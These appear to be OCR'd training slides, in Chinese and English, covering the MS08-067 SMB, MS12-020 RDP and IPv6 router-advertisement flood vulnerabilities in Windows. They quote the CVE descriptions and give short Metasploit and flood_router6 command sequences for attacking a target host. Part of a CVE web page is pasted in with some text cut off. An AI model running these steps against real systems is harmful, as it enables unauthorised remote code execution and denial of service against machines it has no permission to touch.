MS08067

- CVE-2008-4250
- 影響:
  win2k,xpsp3,2003,2008,vista,win7beta
- 攻擊者傳出惡意的要求給RPC服務，導致緩衝區溢位。 攻擊者可取得主機權限

Ms08067 - 英文版


- ☑ The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka "Server Service Vulnerability."

指令

- ☑ use exploit/windows/smb/ms08_<tab>
- ☑ show options
- ☑ set RHOST = 123.123.123.123
- ☑ exploit

- ☑ <metepreter >screenshot

ms12020



TOTAL CV

HOME > CVE > CVE-2012-0002

About CVE
Terminology
Documents
FAQs
CVE List
About CVE Identifiers
Search CVE
Search NVD
Updates & RSS Feeds
Request a CVE-ID
CVE In Use
CVE-Compatible Products

CVE-ID

CVE-2012-0002 Learn more at National Vulnerability Database (NVD)
• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

The Remote Desktop Protocol (RDP) implementation in Microsoft Windows XP SP2 and SP3, Window
Gold and SP1 does not properly process packets in memory, which allows remote attackers to execute
properly initialized or (2) is deleted, aka "Remote Desktop Protocol Vulnerability."

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities.

MS12020

- ☑ 微軟遠端服務RDP(Remote Desktop Protocol)，含有緩衝區溢位之弱點。 攻擊者可讓目標主機藍屏，或取得主機權限。

- ☑ 影響XP SP3/2003/2008/win7SP1

MS12020

- ☑ The Remote Desktop Protocol (RDP) implementation in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2, R2, and R2 SP1, and Windows 7 Gold and SP1 does not properly process packets in memory, which allows remote attackers to execute arbitrary code by sending crafted RDP packets triggering access to an object that (1) was not properly initialized or (2) is deleted, aka "Remote Desktop Protocol Vulnerability."

MS12020 步驟

- ☑ Use aux<tab>/dos/windows/rdp/ms1202<tab>

  set RHOST 123.123.123.123

- ☑ Exploit

Ipv6 flow DDoS

- ☑ 受害者:windows所有系統

CVE-2010-4669

- ☑ The ND protocol implementation in the IPv6 stack in Microsoft Windows XP, Windows Server 2003, Windows Vista, Windows Server 2008, and Windows 7 allows remote attackers to cause a denial of service (CPU consumption and system hang) by sending many Router Advertisement (RA) messages with different source addresses, as demonstrated by the flood_router6 program in the thc-ipv6 package.

步驟

- ☑ 在backtrack裡面執行
- ☑ Flood_router6 eth0 即可